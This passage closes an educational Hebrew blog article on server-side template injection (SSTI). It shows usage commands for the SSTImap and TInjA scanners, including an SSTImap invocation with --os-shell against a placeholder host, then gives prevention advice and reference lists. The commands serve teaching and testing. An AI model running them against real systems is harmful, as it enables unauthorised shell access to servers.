הכלי אף מתיימר לזהות חולשות Blind SSTI (ממבט קצר מצאתי רק בדיקה על בסיס Timing ללא התייחסות בקוד לתקשורת OOB). סינטקס שימוש לדוגמה:

```
python3 ./sstimap.py -u https://vulnerable.com/page?template=John --os-shell
```

Tinja- כלי מבוסס GO למציאת CSTi ו-SSTI. כן, כמו שאתם יכולים לנחש, CSTi זה מצב שבו יש שימוש לא מאובטח ב-Template Engine בצד לקוח. תומך ב-44 המנועים הנפוצים ביותר אשר כתובים ב-8 שפות תכנות שונות. אופן שימוש בסיסי:

```
tinja url -u "http://vulnerable.com/"
tinja url -u "http://vulnerable.com/" --csti
tinja url -u "http://vulnerable.com/" -d "name=john&password=Password1"
```

דרכי מניעה ו-Best Practices

כדי להגן מ-SSTI אפשר לבצע כמה דברים:

1. אל תאפשרו ללקוח לייצר טמפלייטים אלא אם אתם חייבים, ואם אתם חייבים עדיף שתאפשרו לו להשתמש בסט של טמפלייטים מוגדר מראש, ולא לאפשר לו לייצר טמפלייטים לבחירתו.
2. בדיקת קלט- אל תסמכו על המידע שמועבר מהלקוח, וודאו שהקלט שקיבלתם אינו זדוני ורק אם עבר את הואלידציות תאפשרו לו לרוץ.
3. הרצת הטמפלייטים ב-sandbox - מנועים רבים תומכים בהרצת טמפלייטים מעל sandbox, מה שמגביל את הממשקים והפונקציונליות של הטמפלייטים שרצים, כך שלא יוכלו לבצע פעולות זדוניות, כמו להריץ פקודות.
4. הרצת האתר ב-sandbox - אחת הדרכים היעילות ביותר להקשות על תוקף פוטנציאלי, היא להריץ את האתר כולו בסביבה מבוקרת, כגון container, ולהקשיח אותה עד כמה שאפשר ברמת ההרשאות באמצעות capabilities ו-SELinux, כך שלא יהיה ניתן להגיע ממנה לשרת עצמו.

סיכום

SSTI היא חולשה עם פוטנציאל סיכון מאוד גבוה, בעיקר בשל השילוב בין הפשטות בהשמשת ה-exploit, לערך שהיא יכולה להביא לתוקף פוטנציאלי. אני מעריך שבשנים הקרובות נראה כמות הולכת וגוברת של CVE-ים המבוססים על SSTI, בשל העלייה בשימוש של מנועי טמפלייטים במוצרים שונים.

מספר מקורות מידע נוספים מומלצים לסקרנים מבינכם:

- https://hackmanit.de/images/download/thesis/Improving-the-Detection-and-Identification-of-Template-Engines-for-Large-Scale-Template-Injection-Scanning-Maximilian-Hildebrand-Master-Thesis-Hackmanit.pdf
- https://youtu.be/3cT0uE7Y87s?si=s487ZizF_jtX3KjV
- https://rhinosecuritylabs.com/research/cve-2024-46507-yeti-server-side-template-injection-SSTI/
- https://www.hacktivesecurity.com/blog/2024/05/08/cve-2024-32651-server-side-template-injection-changedetection-io/
- https://www.invicti.com/blog/web-security/exploiting-SSTI-and-xss-in-cms-made-simple/

מקורות מידע

- https://portswigger.net/web-security/server-side-template-injection#what-is-server-side-template-injection
- https://media.geeksforgeeks.org/wp-content/cdn-uploads/20200416205918/Top-10-Django-Apps-And-Why-Companies-Are-Using-it.png
- https://portswigger.net/research/server-side-template-injection
- https://www.imperva.com/learn/application-security/server-side-template-injection-SSTI/
- https://blog.checkpoint.com/research/server-side-template-injection-a-critical-vulnerability-threatening-web-applications/
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection
- https://github.com/vladko312/SSTImap
- https://www.invicti.com/blog/web-security/server-side-template-injection/
- https://fengsp.github.io/blog/2016/8/how-a-template-engine-works/
- https://docs.djangoproject.com/en/5.1/ref/templates/language/
- https://book.hacktricks.wiki/en/pentesting-web/SSTI-server-side-template-injection/index.html
- https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
- https://research.checkpoint.com/2024/server-side-template-injection-transforming-web-applications-from-assets-to-liabilities/
- https://www.stackhawk.com/blog/finding-and-fixing-SSTI-vulnerabilities-in-flask-python-with-stackhawk/
- https://rhinosecuritylabs.com/research/cve-2024-46507-yeti-server-side-template-injection-SSTI/
- https://youtu.be/3cT0uE7Y87s?si=s487ZizF_jtX3KjV
- https://www.linkedin.com/pulse/unveiling-server-side-template-injection-risks-sujith-selvaraj-mug7e/
- https://hackmanit.de/images/download/thesis/Improving-the-Detection-and-Identification-of-Template-Engines-for-Large-Scale-Template-Injection-Scanning-Maximilian-Hildebrand-Master-Thesis-Hackmanit.pdf
- https://github.com/epinna/tplmap
- https://github.com/Hackmanit/TInjA
- https://hackmanit.de/en/blog-en/178-template-injection-vulnerabilities-understand-detect-identify
- https://cheatsheet.hackmanit.de/template-injection-table/index.html
- https://pswalia2u.medium.com/creating-simple-middleware-for-easy-exploitation-of-second-order-injections-like-sqli-SSTI-etc-dea96df157e
- https://www.youtube.com/watch?v=7vWY60pARUQ